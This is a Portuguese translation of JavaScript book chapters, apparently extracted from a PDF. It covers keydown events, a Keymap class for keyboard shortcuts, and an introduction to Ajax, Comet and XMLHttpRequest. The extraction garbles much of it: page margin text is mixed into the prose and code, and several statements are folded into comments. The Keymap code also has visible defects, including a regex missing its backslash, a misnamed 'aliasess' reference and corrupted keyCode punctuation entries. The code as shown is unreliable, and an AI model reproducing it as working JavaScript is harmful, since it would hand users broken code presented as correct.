O objeto evento associado a esses eventos tem uma propriedade numérica *keyCode* que especifica qual tecla foi pressionada. Para teclas que geram caracteres imprimíveis, *keyCode* geralmente é a codificação Unicode do caractere principal que aparece na tecla. As teclas de letra sempre geram valores de *keyCode* maiúsculos, independente do estado da tecla *Shift*, visto que é o que aparece na tecla física. Da mesma forma, as teclas numéricas sempre geram valores de *keyCode* para o dígito que aparece na tecla, mesmo que você esteja pressionando a tecla *Shift* para digitar um caractere de pontuação.

Para teclas não imprimíveis, a propriedade *keyCode* será algum outro valor. Esses valores de *keyCode* nunca foram padronizados, mas é possível uma compatibilidade razoável entre os navegadores e o Exemplo 17-8 inclui um mapeamento de valores de *keyCode* em nomes de tecla de função.

Assim como os objetos evento de mouse, os objetos evento de tecla têm propriedades `altKey`, `ctrlKey`, `metaKey` e `shiftKey` que são configuradas como `true` se a tecla modificadora correspondente está pressionada quando o evento ocorre.

Os eventos `keydown` e `keyup` e a propriedade `keyCode` estão em uso há mais de uma década, mas nunca foram padronizados. A versão draft Level 3 Events do DOM padroniza os tipos de evento **lado do client**

Ja

`keydown` e `keyup`, mas não tenta padronizar `keyCode`. Em vez disso, define uma nova propriedade `key` **vaS**

que contém o nome da tecla como uma string. Se a tecla corresponder a um caractere imprimível, a **cript do**

propriedade `key` será apenas esse caractere imprimível. Se for uma tecla de função, a propriedade `key` será um valor como “F2”, “Home” ou “Left”.

e

A propriedade `key` do Level 3 do DOM ainda não estava implementada em nenhum navegador quando este livro estava sendo produzido. No entanto, os navegadores Safari e Chrome, baseados no Webkit, definem uma propriedade `keyIdentifier` no objeto evento para esses eventos. Assim como `key`, `keyIdentifier` é uma string e não um número, tendo valores úteis, como “Shift” e “Enter” para teclas de função. Para teclas imprimíveis, essa propriedade contém uma representação de string menos útil da codificação Unicode do caractere. Ela é “U+0041” para a tecla A, por exemplo.

O Exemplo 17-8 define uma classe `Keymap` que mapeia identificadores de toque de tecla, como “PageUp”, “Alt_Z” e “ctrl+alt+shift+F5”, em funções JavaScript que são chamadas em resposta a esses toques de tecla. Passe vínculos de tecla para a construtora `Keymap()` na forma de um objeto JavaScript no qual os nomes de propriedade são identificadores de toque de tecla e os valores de propriedade são funções de tratamento. Adicione e remova vínculos com os métodos `bind()` e `unbind()`. Instale `Keymap` em um elemento HTML (frequentemente o objeto `Document`) com o método `install()`.

Instalar um mapa de teclas em um elemento registra uma rotina de tratamento de evento `keydown` nesse elemento. Sempre que uma tecla é pressionada, a rotina de tratamento verifica se existe uma função

associada a esse toque de tecla. Se houver, ela a chama. A rotina de tratamento de keydown usa a propriedade key do Level 3 do DOM, caso esteja definida. Se não estiver, procura a propriedade Webkit keyIdentifier e a utiliza. Caso contrário, recorre à propriedade não padronizada keyCode.

O Exemplo 17-8 começa com um longo comentário explicando o módulo com mais detalhes.

Exemplo 17-8 Uma classe Keymap para atalhos de teclado

*/**

** Keymap.js: vincula eventos de tecla a funções de tratamento.*

** Este módulo define uma classe Keymap. Uma instância dessa classe representa um*

** mapeamento de identificadores de tecla (definido abaixo) em funções de tratamento.*

** Keymap pode ser instalada em um elemento HTML para tratar de eventos keydown. Quando*

** esse evento ocorre, Keymap utiliza seu mapeamento para chamar a rotina de tratamento*

** apropriada.*

** Quando você cria uma Keymap, pode passar um objeto JavaScript representando*

** o conjunto inicial de vínculos para Keymap. Os nomes de propriedade desse objeto*

** são identificadores de tecla e os valores de propriedade são as funções de tratamento.*

** Após uma Keymap ser criada, você pode adicionar novos vínculos, passando um*

** identificador de tecla e a função de tratamento para o método bind(). Um vínculo pode*

** ser removido passando-se um identificador de tecla para o método `unbind()`.*

** Para usar Keymap, chame seu método `install()`, passando um elemento HTML,*

474 *Parte II JavaScript do lado do cliente*

** como o objeto documento. `install()` adiciona uma rotina de tratamento de evento*

** `onkeydown` no objeto especificado. Quando essa rotina de tratamento é chamada, ela*

** determina o identificador de tecla da tecla pressionada e chama a função de tratamento,*

** se houver, vinculada a esse identificador. Uma única Keymap pode ser instalada em mais*

** de um elemento HTML.*

** Identificadores de tecla*

** Um identificador de tecla é uma representação de string que não diferencia letras*

** maiúsculas e minúsculas de uma tecla, mais quaisquer teclas modificadoras que sejam*

** pressionadas ao mesmo tempo. Normalmente, o nome da tecla é o texto (sem Shift) que está*

** na tecla. Nomes de tecla válidos incluem "A", "7", "F2", "PageUp", "Left", "Backspace"*

** e "Esc".*

** Consulte o objeto `Keymap.keyCodeToKeyName` neste módulo para ver*

uma lista de nomes.

* Esses representam um subconjunto dos nomes definidos pelo padrão Level 3 do DOM e

* essa classe usará a propriedade key do objeto evento, quando for implementada.

*

* Um identificador de tecla também pode incluir prefixos de tecla modificadora. Esses

* prefixos são Alt, Ctrl, Meta e Shift. Eles não diferenciam letras maiúsculas e

* minúsculas e devem ser separados do nome da tecla e uns dos outros com espaços ou

* com um sublinhado, hífen ou +. Por exemplo: "SHIFT + A", "Alt_F2", "meta-v" e "ctrl

* alt left".

* Em Macs, Meta é a tecla Command e Alt é a tecla Option. Alguns navegadores

* mapeiam a tecla Windows na modificadora Meta.

*

* Funções de rotina de tratamento

*

* As rotinas de tratamento são chamadas como métodos do documento ou elemento do

* documento em que o mapa de teclas está instalado e recebem dois argumentos:

* 1) o objeto evento para o evento keydown

* 2) o identificador de tecla da tecla que foi pressionada

* O valor de retorno da rotina de tratamento se torna o valor de retorno da rotina de

** tratamento de keydown.*

** Se uma função de tratamento retornar false, o mapa de teclas vai parar de borbulhar e*

** vai cancelar qualquer ação padrão associada ao evento keydown.*

** Limitações*

** Não é possível vincular uma função de tratamento a todas as teclas. O sistema*

** operacional captura algumas sequências de tecla (Alt-F4, por exemplo). E o próprio*

** navegador pode capturar outras (Ctrl-S, por exemplo). Este código é dependente do*

** navegador, do sistema operacional e da localidade. As teclas de função e as teclas de*

** função modificadas funcionam bem, assim como as teclas alfanuméricas não modificadas.*

** A combinação de Ctrl e Alt com caracteres alfanuméricos é menos robusta.*

** A maioria dos caracteres de pontuação que não exigem a tecla Shift (= [] ; ' , . \ /*

** mas não hífen) é suportada nos layouts de teclado US padrão. Mas não é*

** especialmente portátil para outros layouts de teclado e deve ser evitada.*

**/*

Capítulo 17 Tratando eventos 475

// Esta é a função construtora

```
function Keymap(bindings) {
```

```
this.map = {};
```

```
// Define o identificador de tecla-> mapa da rotina de tratamento if  
(bindings) { // Copia os vínculos iniciais nele
```

```
for(name in bindings) this.bind(name, bindings[name]);
```

```
}
```

```
}
```

lado do client

JavaS

```
// Vincula o identificador de tecla especificado à função de tratamento  
especificada cript do
```

```
Keymap.prototype.bind = function(key, func) {
```

```
this.map[Keymap.normalize(key)] = func;
```

e

```
};
```

```
// Exclui o vínculo do identificador de tecla especificado
```

```
Keymap.prototype.unbind = function(key) {
```

delete

this.map[Keymap.normalize(key)];

};

// Instala essa Keymap no elemento HTML especificado

Keymap.prototype.install = function(element) {

// Esta é a função de tratamento de evento

var keymap = this;

function handler(event) { return keymap.dispatch(event, element); }

// Agora a instala

if

(element.addEventListener)

element.addEventListener("keydown", handler, false);

else if (element.attachEvent)

element.attachEvent("onkeydown",

handler);

};

// Este método envia eventos de tecla baseados nos vínculos de mapa de teclas.

Keymap.prototype.dispatch = function(event, element) {

// Começamos sem modificadoras e sem nome de tecla

var modifiers = ""

var keyname = null;

// Constrói a string modificadora em ordem alfabética minúscula canônica.

if (event.altKey) modifiers += "alt_";

```
if (event.ctrlKey) modifiers += "ctrl_";
```

```
if (event.metaKey) modifiers += "meta_";
```

```
if (event.shiftKey) modifiers += "shift_";
```

```
// O nome da tecla é fácil, se a propriedade key do Level 3 do DOM  
estiver
```

```
// implementada:
```

```
if (event.key) keyname = event.key;
```

```
// Usa keyIdentifier no Safari e no Chrome para nomes de tecla de função  
else if (event.keyIdentifier && event.keyIdentifier.substring(0,2) !== "U  
+ ") keyname = event.keyIdentifier;
```

```
// Caso contrário, usa a propriedade keyCode e o mapa de relacionamento  
código-nome
```

```
// abaixo
```

```
else keyname = Keymap.keyCodeToKeyName[event.keyCode];
```

```
// Se não conseguimos encontrar um nome de tecla, apenas retorna e  
ignora o evento.
```

```
if (!keyname) return;
```

```
// A identificação de tecla canônica é modifiers mais o nome da tecla em  
minúsculas var keyid = modifiers + keyname.toLowerCase();
```

```
// Agora vê se o identificador de tecla está vinculado a alguma coisa var  
handler = this.map[keyid];
```

```
if (handler) {
```

```
// Se existe uma rotina de tratamento para essa tecla, trata dela
```

```
// Chama a função de tratamento
```

```
var retval = handler.call(element, event, keyid);
```

```
// Se a rotina de tratamento retorna false, cancela o padrão e impede que  
borbulhe if (retval === false) {
```

```
if (event.stopPropagation) event.stopPropagation(); // Modelo DOM
```

```
else event.cancelBubble = true;
```

// Modelo IE

if (event.preventDefault) event.preventDefault();

// DOM

else event.returnValue = false;

// IE

}

// Retorna o que a rotina de tratamento retornou

return

retval;

}

};

// Função utilitária para converter um identificador de tecla para a forma canônica.

// Em hardware não Macintosh, poderíamos mapear "meta" em "ctrl" aqui, para que

// Meta-C fosse "Command-C" no Mac e "Ctrl-C" em outros lugares.

Keymap.normalize = function(keyid) {

keyid = keyid.toLowerCase();

// Tudo em minúsculas

var words = keyid.split(/s+|[!~+_]/);

// Separa as modificadoras do nome

var keyname = words.pop();

// keyname é a última palavra

keyname = Keymap.aliasess[keyname] || keyname; // É um apelido?


```
words.sort();
```

```
// Classifica as modificadoras restantes
```

```
words.push(keyname);
```

```
// Adiciona novamente o nome normalizado
```

```
return words.join("_");
```

```
// Concatena tudo
```

```
};
```

```
Keymap.alias = {
```

```
// Mapeia apelidos de tecla comuns em seus nomes
```

```
"escape": "esc", // de tecla "oficiais" usados pelo Level 3 do DOM e pelo
```

```
"delete": "del", // código de tecla no mapa de nomes de tecla abaixo.
```

```
"return": "enter",
```

// Tanto as teclas como os valores devem estar em letras

// minúsculas aqui.

"ctrl":"control",

"space":"spacebar",

"ins":"insert"

};

// A propriedade legada keyCode do objeto evento keydown não é padronizada

// Mas os valores a seguir parecem funcionar para a maioria dos navegadores e sistemas

// operacionais.

Keymap.keyCodeToKeyName = {

// Teclas contendo palavras ou setas

*8:"Backspace", 9:"Tab", 13:"Enter", 16:"Shift", 17:"Control", 18:"Alt",
19:"Pause", 20:"CapsLock", 27:"Esc", 32:"Spacebar", 33:"PageUp",*

Capítulo 17 Tratando eventos 477

*34:"PageDown", 35:"End", 36:"Home", 37:"Left", 38:"Up", 39:"Right",
40:"Down", 45:"Insert", 46:"Del",*

*// Teclas numéricas no teclado principal (não no teclado numérico)
48:"0",49:"1",50:"2",51:"3",52:"4",53:"5",54:"6",55:"7",56:"8",57:"9",*

*// Teclas de letra. Note que não distinguimos maiúsculas e minúsculas
lado do client*

65:"A", 66:"B", 67:"C", 68:"D", 69:"E", 70:"F", 71:"G", 72:"H", 73:"I", **vaS**

74:"J", 75:"K", 76:"L", 77:"M", 78:"N", 79:"O", 80:"P", 81:"Q", 82:"R",
cript do

83:"S", 84:"T", 85:"U", 86:"V", 87:"W", 88:"X", 89:"Y", 90:"Z", **e**

// Números do teclado numérico e teclas de pontuação. (O Opera não suporta isso.)

96:"0", 97:"1", 98:"2", 99:"3", 100:"4", 101:"5", 102:"6", 103:"7", 104:"8", 105:"9",
106:"Multiply", 107:"Add", 109:"Subtract", 110:"Decimal", 111:"Divide",

// Teclas de função

112:"F1", 113:"F2", 114:"F3", 115:"F4", 116:"F5", 117:"F6", 118:"F7",
119:"F8", 120:"F9", 121:"F10", 122:"F11", 123:"F12", 124:"F13",
125:"F14", 126:"F15", 127:"F16", 128:"F17", 129:"F18", 130:"F19",
131:"F20", 132:"F21", 133:"F22", 134:"F23", 135:"F24",

// Teclas de pontuação que não exigem manter a tecla Shift pressionada

// O hífen não é portátil: FF retorna o mesmo código que Subtract 59:","
61:"=", 186:","; 187:"=", // O Firefox e o Opera retornam 59,61

188:","; 190:","; 191:"/", 192:"^", 219:"[", 220:"\\", 221:"]", 222:""

};

Scripts HTTP

O protocolo HTTP (Hypertext Transfer Protocol) especifica como os navegadores Web recebem documentos e postam conteúdo de formulários nos servidores Web e como estes respondem a essas requisições e postagens. Os navegadores Web obviamente manipulam muito HTTP. Normalmente, o HTTP não está sob o controle de scripts; em vez disso, ocorre quando o usuário clica em um link, envia um formulário ou digita um URL.

Contudo, é possível escrever scripts de HTTP com código JavaScript. As requisições HTTP são iniciados quando um script configura a propriedade *location* de um objeto janela ou chama o mé-

todo *submit()* de um objeto formulário. Nesses dois casos, o navegador carrega uma nova página.

Esse tipo de script de HTTP simples pode ser útil em uma página Web de vários quadros, mas não é o assunto que vamos abordar aqui. Em vez disso, este capítulo explica como os scripts podem se comunicar com um servidor Web sem fazer o navegador recarregar o conteúdo de qualquer janela ou quadro.

O termo Ajax descreve uma arquitetura para aplicativos Web que apresentam scripts HTTP de forma destacada¹. A principal característica de um aplicativo Ajax é que ele usa scripts HTTP para iniciar uma troca de dados com um servidor Web sem fazer as páginas serem recarregadas. A capacidade de evitar a recarga da página (que era a norma nos primórdios da Web) resulta em aplicativos Web responsivos, mais parecidos com os aplicativos de área tradicionais de computadores. Um aplicativo Web poderia usar tecnologias Ajax para registrar dados de interação com o usuário no servidor ou para melhorar seu tempo de inicialização, exibindo apenas uma página no princípio e baixando dados adicionais e componentes da página de acordo com a necessidade.

O termo Comet se refere a uma arquitetura de aplicativo Web relacionada, que utiliza scripts HTTP². De certo modo, Comet é o inverso de Ajax: em Comet, é o servidor Web que inicia a comunicação, enviando mensagens para o cliente de forma assíncrona. Se o aplicativo Web 1 Ajax é o acrônimo (sem letras maiúsculas) de *Asynchronous JavaScript and XML*. O termo foi inventado por Jesse James Garrett e apareceu pela primeira vez em seu ensaio de fevereiro de 2005 “Ajax: A New Approach to Web Applications”

(<http://www.adaptivepath.com/publications/essays/archives/000385.php>). “Ajax” foi um jargão popular por muitos anos;

agora é apenas um termo útil para uma arquitetura de aplicativo Web baseada em scripts de requisições HTTP.

2 O nome Comet foi inventado por Alex Russell em “Comet: Low Latency Data for the Browser” (<http://infrequently.org/2006/03/comet-low-latency-data-for-the-browser/>). O nome provavelmente é uma brincadeira com Ajax: tanto Comet como Ajax são marcas de sapólio nos EUA.

Capítulo 18 Scripts HTTP 479

precisa responder a essas mensagens enviadas pelo servidor, pode então usar técnicas Ajax para enviar ou solicitar dados. Em Ajax, o cliente “puxa” dados do servidor. Com Comet, o servidor

“empurra” dados para o cliente. Outros nomes para Comet incluem “Server Push”, “Ajax Push”

e “HTTP Streaming”.

Existem várias maneiras de implementar Ajax e Comet e essas implementações básicas às velado do client

Ja

zes são conhecidas como transportes. O elemento `<img>`, por exemplo, tem uma propriedade `src`.

vaS

Quando um script configura essa propriedade em um URL, uma requisição HTTP GET é **cript do**

iniciado para baixar uma imagem desse URL. Portanto, um script pode passar informações para um servidor Web codificando-as na parte da string de consulta do URL de uma imagem e e

configurando a propriedade `src` de um elemento `<img>`. O servidor Web deve retornar alguma imagem como resultado dessa requisição, mas ela pode ser invisível: uma imagem transparente de 1 pixel por 1 pixel, por exemplo3.

Um elemento `<img>` não é um bom transporte Ajax, pois a troca de dados é unidirecional: o cliente pode enviar dados para o servidor, mas a resposta do servidor sempre será uma imagem da qual o cliente não pode extrair informações facilmente. No entanto, o elemento `<iframe>` é mais

versátil.

Para usar um `<iframe>` como transporte Ajax, o script primeiramente codifica informações para o servidor Web em um URL e, então, configura a propriedade `src` do elemento `<iframe>` com esse URL. O servidor cria um documento HTML contendo sua resposta e a envia de volta para o navegador Web, o qual a exibe no elemento `<iframe>`. O `<iframe>` não precisa ser visível para o usuário; ele pode ser oculto com CSS, por exemplo. Um script pode acessar a resposta do servidor percorrendo o objeto documento do `<iframe>`. Note, contudo, que essa travessia está sujeita às restrições da política da mesma origem descrita na Seção 13.6.2.

Mesmo o elemento `<script>` tem uma propriedade `src` que pode ser configurada para iniciar uma requisição HTTP GET. Escrever scripts HTTP com elementos `<script>` é especialmente atraente, pois eles não estão sujeitos à política da mesma origem e podem ser usados para comunicação entre domínios. Normalmente, com um transporte Ajax baseado em `<script>`, a resposta do servidor assume a forma de dados codificados com JSON (consulte a Seção 6.9), que são “decodificados”

automaticamente quando o script é executado pelo interpretador JavaScript. Por causa do uso do formato de dados JSON, esse transporte Ajax é conhecido como “JSONP”.

Embora as técnicas Ajax possam ser implementadas em cima de um transporte `<iframe>` ou

`<script>`, normalmente existe uma maneira mais fácil de fazer isso. Há algum tempo, todos os navegadores suportam um objeto `XMLHttpRequest` que define uma API para scripts HTTP. A API inclui a capacidade de fazer requisições POST, além das requisições GET normais, e pode retornar a resposta do servidor como texto ou como um objeto `Document`. Apesar de seu nome, a API `XMLHttpRequest` não está limitada ao uso com documentos XML: ela pode buscar qualquer tipo de documento de texto. A Seção 18.1 aborda a API `XMLHttpRequest` e ocupa a maior parte do capítulo. A maioria dos exemplos de Ajax deste capítulo vai usar o objeto `XMLHttpRequest` como transporte, mas também vamos demonstrar como se usa transporte baseado em `<script>`, na Seção 18.2, devido à capacidade do elemento `<script>` de contornar as restrições da mesma origem.

3 As imagens desse tipo às vezes são chamadas de web bugs. Surgem preocupações com a privacidade quando web bugs são utilizados para transmitir informações para um servidor que não é aquele do qual a página Web foi carregada. Um uso comum desse tipo de web bug de entidade externa é na contagem de visitas e na análise do tráfego de sites.

O X em “Ajax” significa XML, a principal API do lado do cliente para HTTP (XMLHttpRequest) apresenta XML em seu nome e vamos ver posteriormente que uma das propriedades do objeto XMLHttpRequest se chama *responseXML*. Parece que XML é uma parte importante dos scripts HTTP, mas não é. Esses nomes são o legado histórico da época em que XML era um jargão poderoso. As técnicas Ajax trabalham com documentos XML, é claro, mas o uso de XML é puramente opcional e na verdade se tornou relativamente raro. A especificação XMLHttpRequest apresenta as inadequações do nome que preservamos: O nome do objeto é XMLHttpRequest por compatibilidade com a Web, embora cada componente desse nome seja potencialmente enganoso. Primeiramente, o objeto suporta qualquer formato baseado em texto, inclusive XML. Segundo, ele pode ser usado para fazer requisições por meio de HTTP

e HTTPS (algumas implementações suportam outros protocolos, além de HTTP e HTTPS, mas essa funcionalidade não é abordada por esta especificação). Por fim, ele suporta “requisições” no sentido geral do termo pertinente a HTTP; a saber, toda atividade envolvida com requisições ou respostas HTTP para os métodos HTTP definidos.

Os mecanismos de transporte para Comet são mais complicados do que para Ajax, mas todos exigem que o cliente estabeleça (e restabeleça, conforme o necessário) uma conexão com o servidor e que o servidor mantenha essa conexão aberta para que possam enviar mensagens assíncronas por ela.

Um elemento `<iframe>` oculto pode servir como transporte Comet, por exemplo, caso o servidor envie cada mensagem na forma de um elemento `<script>` para ser executado no `<iframe>`. Uma estratégia independente de plataforma mais confiável para implementar Comet é fazer com que o cliente estabeleça uma conexão com o servidor (usando um transporte Ajax) e com que o servidor mantenha essa conexão aberta até que precise enviar uma mensagem. Sempre que o servidor envia uma mensagem, ele fecha a conexão, o que ajuda a garantir que a mensagem seja recebida corretamente pelo cliente. Após processar a mensagem, o cliente estabelece imediatamente uma nova conexão para as futuras mensagens.

É difícil implementar um transporte Comet confiável independente de plataforma, sendo que a maioria dos desenvolvedores de aplicativo Web que utilizam a arquitetura Comet conta com os transportes das bibliotecas de estrutura Web, como a Dojo. Quando este livro estava sendo escrito, os navegadores estavam começando a implementar uma versão preliminar de especificação relacionada a HTML5, conhecida como Server-Sent Events,

que define uma API Comet simples na forma de um objeto EventSource. A Seção 18.3 aborda a API EventSource e demonstra uma simulação simples dela, usando XMLHttpRequest.

É possível construir protocolos de comunicação de nível mais alto em cima de Ajax e Comet.

Essas técnicas de comunicação cliente/servidor podem ser usadas como base de um mecanismo de RPC (chamada de procedimento remoto) ou de um sistema de eventos publicação/assinatura, por exemplo.

Capítulo 18 Scripts HTTP 481

Entretanto, este capítulo não descreve protocolos de nível mais alto como esse; em vez disso, se concentra nas APIs que permitem Ajax e Comet.

18.1 Usando XMLHttpRequest

lado do client

Ja

Os navegadores definem suas APIs HTTP em uma classe XMLHttpRequest. Cada instância dessa **vaS**

classe representa um único par requisição/resposta. As propriedades e os métodos do objeto permi-cript do

tem especificar detalhes da requisição e extrair dados da resposta. XMLHttpRequest é suportada e

pelos navegadores Web há muitos anos e a API está nos estágios finais de padronização por intermédio do W3C. Ao mesmo tempo, o W3C está trabalhando na versão preliminar de um padrão

“XMLHttpRequest Level 2”. Esta seção aborda a API XMLHttpRequest básica e também partes da versão draft Level 2 (que vou chamar de XHR2) atualmente implementadas por pelo menos dois navegadores.

A primeira coisa que você deve fazer para usar essa API HTTP, logicamente, é instanciar um objeto XMLHttpRequest:

```
var request = new XMLHttpRequest();
```

Você também pode reutilizar um objeto XMLHttpRequest já existente, mas note que fazer isso vai cancelar qualquer requisição pendente por meio desse objeto.

XMLHttpRequest no IE6

A Microsoft apresentou o objeto XMLHttpRequest ao mundo no IE5, sendo que no IE5 e IE6 estava disponível apenas como um objeto ActiveX. A construtora XMLHttpRequest(), agora padrão, não tem suporte antes do IE7, mas pode ser simulada como segue:

```
// Simula a construtora XMLHttpRequest() no IE5 e IE6
```

```
if (window.XMLHttpRequest === undefined) {
```

```
    window.XMLHttpRequest = function() {
```

try

{

*// Usa a versão mais recente do objeto ActiveX, se estiver disponível return
new ActiveXObject("Msxml2.XMLHTTP.6.0");*

}

catch (e1) {

try

{

// Caso contrário, recorre a uma versão mais antiga

return

new

ActiveXObject("Msxml2.XMLHTTP.3.0");

}

catch(e2)

{

// Caso contrário, lança um erro

throw new Error("XMLHttpRequest is not supported");

}

}

};

}

482 *Parte II JavaScript do lado do cliente Uma requisição HTTP consiste em quatro partes:*

- *o método ou “verbo” da requisição HTTP*
- *o URL que está sendo solicitado*
- *um conjunto opcional de cabeçalhos de pedido, que podem incluir informações de autenticação*
- *um corpo de requisição opcional*

A resposta HTTP enviada por um servidor tem três partes:

- um código de status numérico e textual indicando o sucesso ou a falha da requisição
- um conjunto de cabeçalhos de resposta
- o corpo da resposta

As duas primeiras subseções a seguir demonstram como configurar cada uma das partes de uma requisição HTTP e como consultar cada uma das partes de uma resposta HTTP. Essas seções chave são seguidas pela abordagem de tópicos mais especializados.

A arquitetura de requisição/resposta básica do HTTP é muito simples e fácil de trabalhar. Na prática, contudo, existem todos os tipos de complicações: os clientes e o servidor trocam cookies, os servidores redirecionam os navegadores para outros servidores, alguns recursos são colocados na cache e outros não, alguns clientes enviam todas as suas requisições por meio de servidores proxy e assim por diante. A `XMLHttpRequest` não é uma API HTTP em nível de protocolo, mas sim em nível de navegador. O navegador cuida de cookies, redirecionamentos, uso de cache e proxys, e seu código precisa se preocupar apenas com requisições e respostas.

XMLHttpRequest e arquivos locais

A capacidade de usar URLs relativos em páginas Web normalmente significa que podemos desenvolver e testar nossa HTML usando o sistema de arquivo local e, então, enviá-la inalterada para um servidor Web.

Contudo, isso geralmente não é possível na programação de Ajax com `XMLHttpRequest`. A `XMLHttpRequest` é projetada para trabalhar com os protocolos HTTP e HTTPS. Teoricamente, poderia ser feita para trabalhar com outros protocolos, como FTP, mas partes da API, como o método de requisição e o código de status de resposta, são específicos de HTTP. Se uma página Web for carregada a partir de um arquivo local, os scripts dessa página não poderão usar `XMLHttpRequest` com URLs relativos, pois esses URLs vão ser relativos a um URL `file://` e não a um URL `http://`. E a política da mesma origem frequentemente impede o uso de URLs `http://` absolutos. (Mas consulte a Seção 18.1.6.) O resultado é que, ao trabalhar com `XMLHttpRequest`, você geralmente precisa carregar seus arquivos em um servidor Web (ou executar um servidor de forma local) para testá-los.

18.1.1 Especificando a requisição

Após criar um objeto `XMLHttpRequest`, o próximo passo para fazer uma requisição HTTP é chamar o método `open()` de seu objeto `XMLHttpRequest`

para especificar as duas partes exigidas da requisição, o método e o URL:

Capítulo 18 Scripts HTTP **483**

`request.open("GET", // Começa com uma requisição HTTP GET`

`"data.csv"); // Para o conteúdo desse URL`

O primeiro argumento de `open()` especifica o método ou verbo HTTP. Trata-se de uma string que não diferencia letras maiúsculas e minúsculas, mas normalmente são utilizadas letras mai-

úsculas para combinar com o protocolo HTTP. Os métodos “GET” e “POST” são suportados **lado do client**

universalmente. “GET” é usado para a maioria das requisições “normais” e é apropriado quan-JavaS

do o URL especifica completamente o recurso solicitado, quando a requisição não tem efeitos **cript do**

colaterais no servidor e quando a resposta do servidor pode ser colocada na cache. O método

“POST” é o normalmente utilizado por formulários HTML. Ele inclui dados adicionais (os e

dados do formulário) no corpo da requisição e esses dados frequentemente são armazenados em um banco de dados no servidor (um efeito colateral). POSTs repetidos para o mesmo URL

podem resultar em diferentes respostas do servidor e as requisições que usam esse método não devem ser colocados na cache.

Além de “GET” e “POST”, a especificação XMLHttpRequest também permite “DELETE”,

“HEAD”, “OPTIONS” e “PUT” como primeiro argumento de `open()`. (Os métodos “HTTP

CONNECT”, “TRACE” e “TRACK” são explicitamente proibidos por colocarem a segurança em risco.) Os navegadores mais antigos podem não suportar todos esses métodos, mas pelo menos

“HEAD” é amplamente suportado e o Exemplo 18-13 demonstra seu uso.

O segundo argumento de `open()` é o URL que é o assunto da requisição. Isso é relativo ao URL do documento que contém o script que está chamando `open()`. Se você especifica um URL absoluto, o protocolo, o host e a porta em geral devem corresponder aos do documento contêiner: requisições HTTP de várias origens normalmente causam um erro. (Mas a especificação XMLHttpRequest Level 2 permite requisições de várias origens quando o servidor permite isso de forma explícita; consulte a Seção 18.1.6.) O próximo passo no processo de requisição é configurar os cabeçalhos de pedido, se houver. As requisições POST, por exemplo, precisam de um cabeçalho “Content-Type” para especificar o tipo MIME do corpo da requisição:

`request.setRequestHeader("Content-Type", "text/plain");` Se você chamar `setRequestHeader()` várias vezes para o mesmo cabeçalho, o novo valor não vai substituir o valor especificado anteriormente: em vez disso, a requisição HTTP vai conter várias cópias do cabeçalho ou este vai especificar vários valores.

Não é possível especificar os cabeçalhos “Content-Length”, “Date”, “Referer” ou “User-Agent”: A XMLHttpRequest vai adicioná-los automaticamente e não permite que você os imite. Da mesma forma, o objeto XMLHttpRequest manipula automaticamente os cookies, o tempo de vida da conexão, o conjunto de caracteres e as negociações de codificação, de modo que você não pode passar estes cabeçalhos para `setRequestHeader()`: Accept-Charset

Content-Transfer-Encoding

TE

Accept-Encoding

Date

Expect

Transfer-Encoding

Content-Length

Host

Upgrade

Cookie

Keep-Alive

User-Agent

Cookie2

Referer

484 Parte II JavaScript do lado do cliente É possível especificar um cabeçalho “Authorization” com sua requisição, mas normalmente não é necessário fazer isso. Se estiver solicitando um URL protegido por senha, passe o nome de usuá-

rio e a senha como quarto e quinto argumentos para `open()` e a `XMLHttpRequest` vai configurar os cabeçalhos apropriados para você. (Vamos aprender sobre o terceiro argumento opcional de `open()` a seguir. Os argumentos opcionais nome de usuário e senha estão descritos na seção de referência.)

O último passo para fazer uma requisição HTTP com `XMLHttpRequest` é especificar o corpo da requisição opcional e enviá-lo para o servidor. Faça isso com o método `send()`: `request.send(null)`;

As requisições GET nunca têm corpo, de modo que você deve passar `null` ou omitir o argumento.

As requisições POST geralmente têm corpo e ele deve corresponder ao cabeçalho “Content-Type”

especificado com `setRequestHeader()`.

A ordem importa

As partes de uma requisição HTTP têm uma ordem específica: o método e o URL da requisição vêm primeiro, depois os cabeçalhos e, por fim, o corpo. As implementações de `XMLHttpRequest` geralmente não iniciam uma conexão em rede até que o método `send()` seja chamado. Mas a API `XMLHttpRequest` foi projetada como se cada método fosse gravar em um fluxo de rede. Isso significa que o método `XMLHttpRequest` deve ser chamado em uma ordem que corresponda à estrutura de uma requisição HTTP. `setRequestHeader()`, por exemplo, deve ser chamado depois da chamada de `open()` e antes da chamada de `send()`, senão vai disparar uma exceção.

O Exemplo 18-1 usa cada um dos métodos `XMLHttpRequest` que descrevemos até aqui. Ele POSTa uma string de texto para um servidor e ignora qualquer resposta enviada pelo servidor.

Exemplo 18-1 POSTando (com POST) texto puro em um servidor
`function postMessage(msg) {`

```
var request = new XMLHttpRequest(); // Novo pedido
```

```
request.open("POST", "/log.php"); // POST para um script no lado do  
servidor
```

```
// Envia a mensagem, em texto puro, como corpo do pedido
```

```
request.setRequestHeader("Content-Type",
```

```
// O corpo do pedido vai ser texto puro
```

```
"text/plain;charset=UTF-8");
```

```
request.send(msg);
```

```
// Envia msg como corpo do pedido
```

```
// O pedido está pronto. Ignoramos qualquer resposta ou qualquer erro.
```

```
}
```

Note, no Exemplo 18-1, que o método send() inicia a requisição e depois retorna: ele não bloqueia enquanto espera pela resposta do servidor. As respostas HTTP são quase sempre manipuladas de forma assíncrona, conforme demonstrado na seção a seguir.

Capítulo 18 Scripts HTTP 485

18.1.2 Recuperando a resposta

Uma resposta HTTP completa consiste em um código de status, um conjunto de cabeçalhos e um corpo. Eles estão disponíveis por meio de propriedades e métodos do objeto XMLHttpRequest:

- As propriedades `status` e `statusText` retornam o status HTTP nas formas numérica e textual.

lado do client

Essas propriedades contêm valores HTTP padrão, como 200 e “OK” para pedidos bem-sucedidos e 404 e “Not Found” para URLs que não correspondem a nenhum recurso no servidor.

cripto do

- Os cabeçalhos de resposta podem ser consultados com `getResponseHeader()` e `getAllResponse-`

`seHeaders()`. A `XMLHttpRequest` manipula cookies automaticamente: ela filtra os cabeçalhos de cookie do conjunto retornado por `getAllResponseHeaders()` e retorna null se você passa

“Set-Cookie” ou “Set-Cookie2” para `getResponseHeader()`.

- O corpo da resposta está disponível em forma textual na propriedade `responseText` ou em forma de `Document` na propriedade `responseXML`. (O nome dessa propriedade é histórico: na verdade, ela funciona para documentos XHTML e também para documentos XML, e a XHR2

diz ainda que deve funcionar para documentos HTML normais.) Consulte a Seção 18.1.2.2

para mais informações sobre `responseXML`.

